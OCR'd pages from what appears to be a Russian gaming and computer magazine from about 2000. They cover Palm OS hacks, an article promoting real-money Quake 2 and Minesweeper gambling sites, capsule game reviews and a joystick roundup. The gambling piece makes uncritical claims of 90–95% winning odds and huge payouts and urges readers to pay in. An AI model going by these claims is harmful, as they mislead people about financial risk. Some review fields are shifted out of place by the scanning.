Отдельный разговор с TealNotes. Он позволяет делать графические заметки (!) в штатных программах Палма, а также в других программах, используя короткий шорткат. Можно выбирать размер рисунка, изменять его размер, стирать и т.д., есть несколько инструментов для рисования, в цветной версии ОС доступны цвета... Занимает ни много ни мало 41 Кб памяти плюс еще некоторое ее количество для самих рисунков. Кстати, рисунки можно просматривать не только в приложениях, где их сделали, но и в самом конфигураторе хака.



MultiClipHack

MultiClipHack от Katsuhiro Endo позволяет обойти ограничения клипборда Пилота и довести его размер до 32 Кб, причем может запоминать до 16 последних кусочков, скопированных в клипборд. Есть настройка метода активации, занимает 11 Кб плюс несколько килобайт для запомненного содержимого клипборда. Незаменимая вещь для интенсивных операций редактирования текста.



Все, наш краткий обзор системных расширений-хаков для Пилота завершен. Естественно, туда попали далеко не все достойные внимания программы, но общую картину читатели уже могут себе составить и решить, что им нужно, а что нет. И не забудьте: http://www.palmgear.com - там у них большая нора, где прячется множество полезных программ, платных и бесплатных.



Кваka на деньги

Александр '2poisonS' Сидоровский2poisonS@xakep.ru

ОК, приятель, ты хочешь настрогать себе зеленой капусты на зиму? Хочешь, кто же не хочет? А делать ты что умеешь? Теток пикапить, в чатах флудить, нюками забавляться и в кваку рубиться? Нда... за это горы бабок не отвалят... Если только ты супер-пупер-гипер отец в Кваке, легко делаешь Треша с Фаталити, попивая в это время пивко, и спокойно снимаешь первые призы в каких-нибудь понтовых чемпах. Хм... не в этой жизни? Ну уж соседа Васю-ламера ты скрепить можешь, я надеюсь? Отлично. Считай, что ты нашел работу!

Сон-мечта

Вот тебе сначала сон-мечта для затравки (изображение мутнеет, пошел сон-мечта). Ты, такой крутой, заходишь на quake2-сервер. Вокруг, как обычно, толпа ламья, несколько реальных пацанов и ты - натренированный опытный боец. Вступаешь в deathmatch. Фраганул первого мимопробегающего, и вдруг бац! - у тебя в кармане появилась бумажка с портретом президента США. Что за фигня? - думаешь. Подстрелил еще одного. О-па! - еще бумажка. Ну, думаешь, это я удачно зашел. И понеслось...

Недостаток в том, что если Вася-ламася это ты, то президентские бумажки будут исчезать из твоего кошелька. Но ведь ты не таков, верно? И в минусах никогда не ходишь? Тогда этот сон-мечта не превратится для тебя в кошмар на улице Вязов (изображение фокусируется, сон закончился.)

Ну а теперь явь. Чудесный адресок - www.ahtari.com/quake2. Там ты найдешь как раз то, что тебе только что приснилось. Дуй скорей туда и убедись сам. Сходил? Увидел? Обломился? :) Дык не все так просто, Склихасовский! Чтобы поучаствовать в турнире, надо получить логин и пароль от админа. Как? Пиши заяву. В тексте заявы укажи: "Я узнал о вашем сайте из журнала Хакер". Тебя, по идее, должны авторизировать. Но если не пустят, не надо писать им или, тем более, мне возмущенных писем, типа "че за ботва, в натуре?" Я ничего не обещал.

Правила в турнире очень простые. Ты платишь всего 5 монгольских тугриков, и тебе открывают счет аж в 50 северо-мавританских угий. За каждый фраг с трупа снимают один тугрик и начисляют 0.95 фрагнувшему и 0.05 заведению (логично, в принципе). Если твой счет хитнет ноль (т.е. тебя убьют 50 раз), ты вылетаешь с турнира. Если к моменту окончания турнира ты наберешь больше 50-ти таньге (т.е. не будешь в минусах), то все, что ты настриг выше этой черты, переползает в твою любимую свинью-копилку на верхней полке над кроватью.

Выходит, если ты реально силен в Кваке, ты сможешь превратить эти бои в постоянный источник дохода? Выходит так. Мы взяли небольшое интервью у админа проекта, и вот что он ответил по этому поводу:

Он (Quake2-сервер - прим. 2poisonS) действительно предназначен для того, чтобы более опытные игроки могли зарабатывать на неопытных - звучит цинично, но честно.

Конечно, честно. Это же настоящая мужская работа. Прикинь, мужик, ты можешь стать сетевым наемником и зашибать своей пушкой самые настоящие не виртуальные деньги. Круто? Еще бы! Осталось только попасть в турнир. А пока ты ждешь письма с заветным паролем, можешь посмотреть, чего там еще есть - на этом сайте.

Прикол! А где подколка?

Знаешь игру Сапер? Который Minesweeper? Так вот, эти ребята удумали и за нее деньги платить! Ага, все правильно - играешь ты в этого Сапера у себя дома, выигрываешь, шлешь им файл с результатами, а они тебе твой выигрыш. Ставку определяешь сам. Выигрыш (или проигрыш) это и есть твоя ставка. Правда, поставить сразу штуку баксов не получится - максимальный размер ставки ограничен. Но! После каждого выигранного раунда эта планка поднимается вдвое. То есть если в первом раунде можно разыграть от 1 до 10 долларов, то во втором (в случае победы) - уже 1-20. И так далее. На уровне Beginner предусмотрено 30 раундов. Считаем... Еще считаем... Долго считаем... Ну вот, на этом самом маленьком и простеньком поле можно выиграть 53687091210 (пятьдесят три миллиарда шестьсот восемьдесят семь миллионов девяносто одна тысяча двести десять) американских долларов. На карманные расходы хватит? Пару раз по полному кругу сыграешь, и Билл Гейтс отдыхает :). ДА, самое главное! Игра идет НЕ на время. Думай сколько хочешь. При таком раскладе шансы на успех равны 90-95%, если у тебя, конечно, голова на плечах, а не там, чем ты соприкасаешься с компьютерным креслом. В чем подколка? Не знаю. Когда я задал этот вопрос авторам проекта, мне ответили анекдотом:

К директору цирка приходит дрессировщик и говорит - у меня потрясный номер - крокодил играет на пианино, а обезьяна поет арию из оперы Чио-Чио-сан. После просмотра директор говорит дрессировщику: "Номер включаю в программу - но, я уже 20 лет в цирке и понимаю, что где-то здесь должна быть подколка - вот только не пойму, где - объясните", на что дрессировщик отвечает: "Вы правы - подколка действительно есть - крокодил играет и поет, обезьяна только рот раскрывает".

Нет никакой подколки - выигрываешь и получаешь деньги.

А насчет вероятности выигрыша мне ответили коротко, но ясно:

Людей, обладающих подобным навыком (навыком игры в Сапера - прим. 2poisonS), меньше, чем не обладающих.

Отсюда вывод: если ты все-таки с завидным постоянством выигрываешь на своем компе в эту нехитрую виндусовую развлекуху... Хм, считай, что бабло на карманные расходы (сумму см. выше) ты себе обеспечил.

Так где же все-таки подколка?

Я знаю, что ты сейчас думаешь: бесплатный сыр бывает только в мышеловке, бла-бла-бла, и все такое... Могу тебе сказать, что у этих перцев все, что касается гарантий честности, продумано очень грамотно. Вот тебе еще несколько отрывков из интервью:

Перед игрой пользователь всегда получает контрольный файл - файл, содержащий расклады, на которых происходит игра, и закодированный по какому-либо известному стандарту. По окончанию игроку всегда сообщается пароль (ключ, которым закодирован файл. Файл раскодируется, и можно убедиться в том, что мина не подсовывалась под клик игрока.


От себя добавлю, что под словами "какой-либо" известный стандарт подразумевается PGP - не самая дырявая система кодирования данных, имхо... К тому

же, все построено так, что им просто НЕВЫГОДНО обманывать пользователей. И снова слово админу проекта:

Прежде всего, как всякому игорному заведению, нам невыгодно взять у клиента деньги и тупо не вернуть - смысл игорного бизнеса заключается в том, чтобы игроков было много - иначе он будет убыточным. Т.е. пока нет определенного количества игроков, игорное заведение заведомо убыточное - поэтому каждый клиент очень дорог, забрать и не вернуть ему деньги очень невыгодно. Это самая надежная гарантия - невыгодность обмана.

Вообще же, не побоюсь произносить это категоричное и не в мою пользу утверждение, гарантий в Интернете нет и быть не может; кто первый платит, тот и рискует, - заявляю это вполне ответственно, я лично потерял около 1000$, тестируя всевозможные платежные системы. Мы это понимаем, и в наших взаимоотношениях с клиентом всегда делаем так, чтобы последний меньше нервничал и меньше рисковал, делая оплату первым. Например, акция 2000 (когда мы кредитовали 20$ первых 100 игроков) или сейчас - мы вначале высылаем ключ, и только после получения ключа игрок переводит нам сумму для игры, зафиксированную в ключе.

Что за ключ имеется в виду? Ключ - это такой девайс на базе процессора 8051, который подключается к свободному COM-порту и на котором хранится твой игровой баланс. Ключ можно заказать, просто написав письмо на admin@ahtary.com и указав сумму, которой ты готов рискнуть в этой азартной игре. После получения ключа ты отсылаешь указанную тобой сумму и можешь начинать играть. Выигранные деньги придут к тебе банковским переводом или по системе webmoney. Вот и все. Ах да, самое главное забыл! Ключик-то тебе приходит бесплатно! И за почтовый перевод платить не надо. О как!



А если проверить на прочность?

Что, глазки уже загорелись, ручки зачесались? Хочется сыграть? Ах, не поэтому загорелись? Ну да, я же забыл, ведь ты кул-хацкер. Ну тогда послушай, что говорит админ по поводу попыток взлома их сайта.

Было время, когда нас ломали ежемесячно - особенно досталось САПЕРУ, сейчас взломы происходят, но реже. С хакерами мы прежде всего пытаемся сотрудничать. Без ошибок в программах и администрировании не бывает, поэтому мы благодарны людям, которые их находят. Т.е. прежде всего хакеру выплачивается выигрыш, после чего он настоятельно приглашается к сотрудничеству - довольно плодотворному для обеих сторон. Например, именно после того, как хакеры нам продемонстрировали, как отвязывается Sentinel или HASP-ключ от программы, мы перешли на интеллектуальный (с программой внутри) ключ на базе процессора 8051 собственного производства.

Вот так, народ. Короче, как к ним не подкати - останешься только в выигрыше :).

Нет, я спрашиваю, где подколка?

Все это, наверное, выглядит как какой-то рекламный трюк или просто надувательство, но, похоже, тут все по-честному. Ведь есть же онлайновые казино. А мы столкнулись с абсолютно новым проявлением игорного (и игрового) бизнеса, и лично мне эта затея очень нравится. А планы у этих ребят вообще грандиозные. Во-первых, они собираются выпустить собственный игровой терминал (дисплей, смарт-карта, 9 кнопок, COM-порт для ключа). Во-вторых, будет открыт целый игровой портал, где можно будет помериться в самые популярные игры и получить самые настоящие деньги. Хе-хе... Всякие Kali, MPlayer, Gaming Zone и прочие позеленеют от зависти :).

Но все это в будущем, а сейчас, приятель, тренируйся обезвреживать мины у себя дома - это пока бесплатно :). Удачи и прибыли тебе в суровом ремесле онлайн-геймера!

Главная страница сайта: www.ahtary.com

Вопросы, заявки, подозрения, предложения: admin@ahtary.com

Редакция выражает благодарность администрации сайта ahtary.com за сотрудничество при подготовке этой статьи.



АЛЕКСАНДР '2POISONS' СИДОРОВСКИЙ (2POISONS@XAKEP.RU)





Урожденная Beach Head 2000
Жанр Аркада
Похожесть Beach Head (1983 г.)
Мать/отец Digital Fusion/Wizard Works
Требует P133(P233), 16(32)
Групповуха Обломись
Описуха Помнишь, на заре компьютерной техники были игры, где с неба сыпались парашютисты, и надо было их сбивать, пока они не долетели до земли? Вот это почти то же самое, только вариант "2000".=


Приговор СЛАБО!




Урожденная Combat Mission: Beyond Overlord
Жанр 3D Wargame
Похожесть Close Combat в трехмере
Мать/отец Big Time Software
Требует PII266(PIII500), 64(128), 3D уск.
Групповуха PBEM
Описуха Вся описуха уже дана в графе "похожесть". Воргейм глазами солдата. Игра-эксперимент. Игра - первый блин. Слишком много нестандартного и плохо реализованного, а какая задумка была...

Приговор СРЕДНЕ




Урожденная Deus Ex
Жанр 3D Action с элементами stealth и RPG
Похожесть System Shock 2, Thief II
Мать/отец Ion Storm/Eidos Interactive
Требует PII300(PIII450), 64(128), 3D уск.
Групповуха Обломись
Описуха Это настоящий System Shock с очень свободным, почти РПГ-овым прохождением и отличными возможностями скрытных тактик а ля Thief. Настоящая игровая атмосфера позволяет не замечать даже прошлогоднюю графику не первой свежести.

Приговор РУЛЕЗ!










Урожденная Diablo II
Жанр Hack'n'Slash
Похожесть Diablo
Мать/отец Blizzard/Havas
Требует P133(PIII300), 16(64), (3D уск.)
Групповуха В ассортименте
Описуха Что такое Diablo, объяснять, надеюсь, не надо. Им удалось сделать игру больше и ЗА СЧЕТ ЭТОГО - лучше. Лично я ждал чего-то крыше-срывательного, а получил... обычную вторую дьяблу. Ну, рулез :).


Приговор РУЛЕЗ!









Урожденная Empire of the Ants
Жанр 3D RTS
Похожесть хм... 3D RTS :)
Мать/отец Microids
Требует PII233(PIII500), 32(64), 3D уск.
Групповуха В ассортименте
Описуха Развиваем муравейник по всем правилам стратегии: добываем еду, растим юнитов, изводим злостных богомолов and Co. Все трехмерное. Как это бывает в 99% таких случаев - некрасиво и неинтересно.


Приговор СЛАБО




Урожденная Lula Pinball
Жанр Pinball
Похожесть Balls of Steel
Мать/отец Independent Arts/CDV Software
Требует P133(PII233), 16(32)
Групповуха Hot Seat
Описуха Реальный пинбол себе представляешь? Грубо говоря, это такой стол, по которому нужно гонять шарик, тыркая его всякими рычажками. Ну вот, а этот еще и с голыми бабами... Отвратно, короче.


Приговор ЛАЖА






Урожденная Medieval 2
Жанр Походовая стратегия
Похожесть Medieval
Мать/отец Incredible Simulations
Требует P133(P200), 16(32)
Групповуха Hot Seat, PBEM
Описуха В стандартном мастдаевском окне имеется пустое поле, которое поделено на энное количество хексов. На нем имеются юниты, нарисованные в лучших традициях Kings Bounty. Между ними имеется битва, способная вогнать в столбняк даже милиционера. Короче, игра имеется. Жестоко.

Приговор ЛАЖА



Урожденная PGA Championship Golf 2000
Жанр Гольф, что же еще?
Похожесть PGA CG '99, Links LS 2000
Мать/отец Sierra Sports
Требует P166(P233), 32(64), (3D уск.)
Групповуха В ассортименте
Описуха Говорят, обалденный гольф. Каждая клюшка (они там что, разные?) ведет себя реалистично (Холод, клюшки это по твоей части). Графика симпотная, бульканье в пруду романтичное и все такое...

Приговор ХОРОШО

ЛАЖА → СЛАБО → СРЕДНЕ → ХОРОШО → РУЛЕЗ(З)!


Урожденная Roland Garros 2000
Жанр Аркадный теннис
Похожесть Carapace/Cryo Interactive
Мать/отец P233(PII350), 32(64), (3D уск.)
Требует Split Screen
Групповуха
Описуха Один из тех редких случаев, когда сиквел получается хуже оригинала. Игра уже по своему жанру не может рассчитывать на большую популярность, к тому же новые разработчики умудрились облажать все то, что было сделано до них. Suxx.

Приговор ЛАЖА





Урожденная Shogun: Total War
Жанр 3D RTS/Глобальная стратегия
Похожесть Warhammer: Dark Omen
Мать/отец Creative Assembly/Electronic Arts
Требует P233(PII300), 32(64), (3D уск.)
Групповуха LAN, Internet
Описуха Давненько мы не видели таких стратегий. Глобальная часть - правим японскими провинциями, развиваемся и все такое. Тактическая часть - 3D бои в реальном времени. Все сделано грамотно, черт возьми: построения, тактика... Жаль только, спрайтовые юниты глаза мозолят.

Приговор РУЛЕЗЗЗЗ!


Урожденная Soulbringer
Жанр 3D RPG/Adventure
Похожесть Gremlin Interactive/Infogrames
Мать/отец P233(PII350), 32(64), (3D уск.)
Требует Обломись
Групповуха
Описуха Описуха: В целом ничего выдающегося. Но! Приятная трехмерная графика и высокая степень интерактивности - уже большой плюс. Нестандартный игровой мир и занятная сюжетная линия - еще одно достоинство. В общем, посмотреть стоит.

Приговор ХОРОШО

Урожденная Star Trek: Klingon Academy
Жанр Космический симулятор
Похожесть Star Trek: Starfleet Academy
Мать/отец 14 Degrees East/Interplay
Требует PII233(PIII500), 64(128), 3D уск.
Групповуха LAN, Internet
Описуха Весьма нестандартный сим. Вместо обычных истребителей нужно управлять большими фрегатами, причем не только пилотировать их, но и отдавать приказы команде. Этакий Sim Starship.

Приговор ХОРОШО

Урожденная Suzuki Alstare Extreme Racing
Жанр Аркадные гонки на мотоциклах
Похожесть Redline Racer
Мать/отец Criterion Studios/Ubi Soft
Требует P233(PII350), 32(64), (3D уск.)
Групповуха Split-screen
Описуха Обычная, ничем не выдающаяся мото-аркада. Физики нет, разницы между моделями нет. Такая игра может взять только безупречной графикой и аркадно-затягивающим игровым процессом. Но тут и этого нет.

Приговор СЛАБО



Урожденная Tainted, The
Жанр Нечто промежуточное между аркадой и hack'n'slash в будущем
Похожесть Revenant
Мать/отец Celestial Software/Twilyt
Требует P133(PII300), 16(32), (3D уск.)
Групповуха Обломись
Описуха Бегаем, стреляем по всему, что движется. Есть характеристики, растущие с опытом, можно покупать/находить шмотки. Зато нет квестов и NPC. Облегченный до аркады hack'n'slash со спрайтовой графикой.

Приговор ЛАЖА




Урожденная Terminus
Жанр Space sim
Похожесть Tachyon, Starlancer
Мать/отец Vicarious Visios/Vatical Entertainment
Требует P200(PII300), 32(64), 3D уск.
Групповуха LAN, Internet
Описуха Космический сим с элементами рыночной экономики (торговля), с 4-мя сторонами, за каждую из которых можно играть, и с ничем не примечательной графикой. Оружие тоже ничем не примечательное, миссии тоже... Все остальное... тоже.


Приговор СРЕДНЕ

Урожденная Time Machine
Жанр Квест
Похожесть Wild Wild West, TLJ
Мать/отец Cryo Interactive
Требует PII233(PII300), 32(64), 3D уск.
Групповуха Обломись
Описуха Добротная адвенчура про путешествие во времени. Далекое будущее, крыша едет и арабский колорит сначала увлекает, потом действует на нервы. 640x480 оказывается умеет тормозить. Впрочем, настоящим квестоманам это по барабану.

Приговор СРЕДНЕ





Джойстики... Их презирают квакеры и анрыльщики, их обожают симуляторщики... Почти каждый из нас хоть однажды, да сжимал в руках какой-нибудь джойстик или же геймпад... А что стоит сжимать в руках? В этом мы сейчас постараемся разобраться... Итак, без лишних предисловий : В Зале Суда - Джойстики.




Wing Man Extreme

Wing Man Extreme - первая рассмотренная мною модель. И первый облом. Впрочем, смотри сам: "Разработан для мощных современных игр и симуляторов. Использует цифровую технологию. Утяжеленное основание, особо прочная конструкция" - так написано на коробке. Все так, проверял... Только вот не учли, что он и мощный современный комп требует. Для этих игр. Под все, что не мощное и не современное, наблюдаются страшные глюки... Если тебе комп подарили только вчера, и ты не собираешься покупать игр с датой выхода меньше чем Y2K - тебе и WM Extreme в руки. Остальным - обходить. За километр. Можно через редакцию Х. :) Ещн - провод 2 с лишним метра, так что можно в случае чего повеситься (Дэну Шеповалову на заметку).




Gamepad Extreme

Gamepad Extreme от Логитеха меня порадовал. В этом обзоре он единственный представитель семейства gamepad, но ведь он не просто так сюда попал? :) Подключается как через стандартный игровой, так и через USB порт, что особенно удобно для владельцев не самых новых компьютеров (типа меня :)). Красивый, удобно лежит в руках. Туева хуча кнопок удовлетворит любого любителя файтингов. А аркадникам так много кнопок хоть и не нужно, но, панимаешь, "понты!". :)



JoyFighter

Понравился мне с первого взгляда, хоть на нем и не было различных наворотов. Скромные четыре кнопки на рукоятке, переключатель видов стрельбы, калибраторы... Вот, собственно, и все. "Простота, дешевизна и функциональность" - вот что я хотел написать об этом джойстике, когда его увидел. Но совесть заставила меня подключить его к компу и попробовать хоть немного подергать... Она была права. При попытке поиграть с этим джойстиком в X-Wing Alliance надо мной пролетела розовая птица Обломинго.Дело в том, что при четырех кнопках на джойстике в этой игре (и во многих других) надо левую руку держать на клавиатуре. А без левой руки, плотно прижимающей его к столу, Боец Джой без всякого сопротивления стал следовать за правой рукой всем корпусом. Абзац.




Джойстик Saitek X8-30 Ace Master

использует, как написано в мануале, "новейшие экспериментальные разработки НАСА в области управления". Не знаю, может американские астронавты и управляют космическими кораблями с помощью игровых джойстиков, но мне было поначалу несколько непривычно постоянно перекидывать при управлении Х-крылым истребителем руку с клавиатуры на рычаг газа. Потом вроде освоился... Кроме этого момента джойстик меня порадовал. Симпатичный черно-красный дизайн радовал глаз, на гладкой, на первый взгляд, рукоятке оказались небольшие впадины, в которые удобно ложилась рука. В играх джойстик вел себя вполне корректно, никаких рекордов, правда, не устанавливал, в общем - хороший середнячок. Вполне достойный своих 30$.



Trustmaster Formula

Trustmaster Formula 1 - просто руль. Точнее, рулеззз. К рулезу прилагаются педалеззз (но не тормоззз!). Кул дизайн, 4 кнопки и все такое... Я тестил на 2-ом Кармагеддоне - НЕЧТО. Об этом не рассказывают, это надо попробовать. Тока вот... дороговат он. А жаль. Собственно, это единственная вещь из обзора, которую мне после теста захотелось купить.





Top Gun

Trustmaster Top Gun очень красив - поставьте его куда-нибудь на полку рядом с компом, чтобы ваши друзья завидовали... Больше он ни на что не годится. Хотя есть все современные фишки, играть абсолютно невозможно, т.к. рука устает уже через 5-10 минут.

FireBird 2

При первом взгляде на FireBird 2 от Грависа моя челюсть опустилась до уровня пояса, а когда я, наконец, уразумел, что он подключается, помимо обычного порта, и к PS/2 (именно И, а не ИЛИ), да еще имеет возможность перенастроить все свои 13 кнопок и hat switch под ДОС (!!!), я загорелся желанием проверить, будет ли работать джойстик с игрой F19 (помните?) 1990 года. Заработал. Но я довольно быстро об этом пожалел - хоть кнопки и были удобно расположены, особых положительных эмоций в полете сей девайс не вызвал. В современных симуляторах под винды девайс вел себя получше, но тоже неважно. И еще один минус - размеры. Чтобы нормально его поставить, мне пришлось убрать из-под мышки коврик - а это не есть гуд :(.


Firebird-2 (Gravis)



Phoenix

После Огненной Птахи я думал, что меня уже ничем не удивишь. Я ошибался. Следующая модель от того же Грависа - Phoenix - заставила меня пробить челюстью пол и... поставить на пол клавиатуру. Причем, не чтобы закрыть образовавшуюся в процессе падения челюсти дыру, а чтобы вместить на мой скромный столик сей монстроидальный девайс. Его основные отличия от предыдущего: увеличенное количество кнопок (23), увеличенные размеры (я не понимаю, в Грависе что, одни гигантоманы работают?) и увеличенная функциональность. Поддержки Доса я не обнаружил, но под виндами мне леталось довольно неплохо. При всем этом сей девайс стоит относительно недорого (80$). Казалось бы - идеал. Но... Не все так гладко. Да, этот джойстик многофункционален, и на нем можно вполне нормально играть во все игры, но комфортно ни в одну игру мне поиграть не удалось. Так что этот джойстик хорош лишь своей многофункциональностью, и покупать его я не рекомендую - разве что у тебя есть СОВЕРШЕННО лишние 80 зеленых президентов и большое желание выделиться.




Wing Man Interceptor

Wing Man Interceptor заточен исключительно под авиасимы, и поскольку у меня на момент теста ни одного нормального не было, многие преимущества этого девайса я, скорее всего, пропустил... Из того, что заметил: 33(!) программируемые кнопки, 3 hat switch, красивый эргономичный рычаг (девушка, показать вам мой рычаг? Он ооочень эргономичный! :)).


WingMan Interceptor (Logitech)

Defender JSK13A

Джойстик Defender JSK13A поначалу отпугнул меня своим названием, но в процессе изучения я понял, что эта аббревиатура, означающая JoyStick модель 13А. На этом джойстике есть 5 программируемых кнопочек, переключатель режима работы, многопозиционный переключатель - ЗАБУДЬТЕ О НИХ. Если вы играете во что-нибудь большее, чем Tomb Rider (suxx), то вы будете вместо них использовать клавиатуру. Если вы играете в TR (доктор сказал - в морг, значит - в морг!), то обойдетесь 4 кнопками на рукояти.



Microsoft Sidewinder Force Feedback Pro

На первый взгляд сей девайс был очень ничего, но заметив "любимую" народом марку на пару с логотипчиком, я обеспокоился. И не зря! Этот джойстик вполне можно сравнивать с виндами - красивый, но тяжелый, самонастраивающийся (также криво), но долго устанавливающийся. К этому джойстику прилагается немерено софта. Под винды встало без проблем, но вставало долго и мощно, что заставило подумать о том, сколько памяти сей монстр отожрет... К моему удивлению, он сожрал не так уж и много... В действии джойстик сначала показывал себя очень неплохо (я тестил его на X-Wing Alliance). Но когда дело дошло до полета внутри Звезды Смерти - мелкоТВЕРДЫЙ девайс показал, на что он способен. Через 5 секунд полета управление вышло у меня из-под контроля, а через 10 я был вынужден отпустить джойстик, дабы не свернуть ему шею - а мне очень захотелось этого после того, как я представил поведение этого устройства в авиасимах. Единственная игра, к которой я порекомендую этот джойстик - M$ Flight Simulator - ПОЛНЫЙ реализм обеспечен... R.I.P. :)))



Резюме

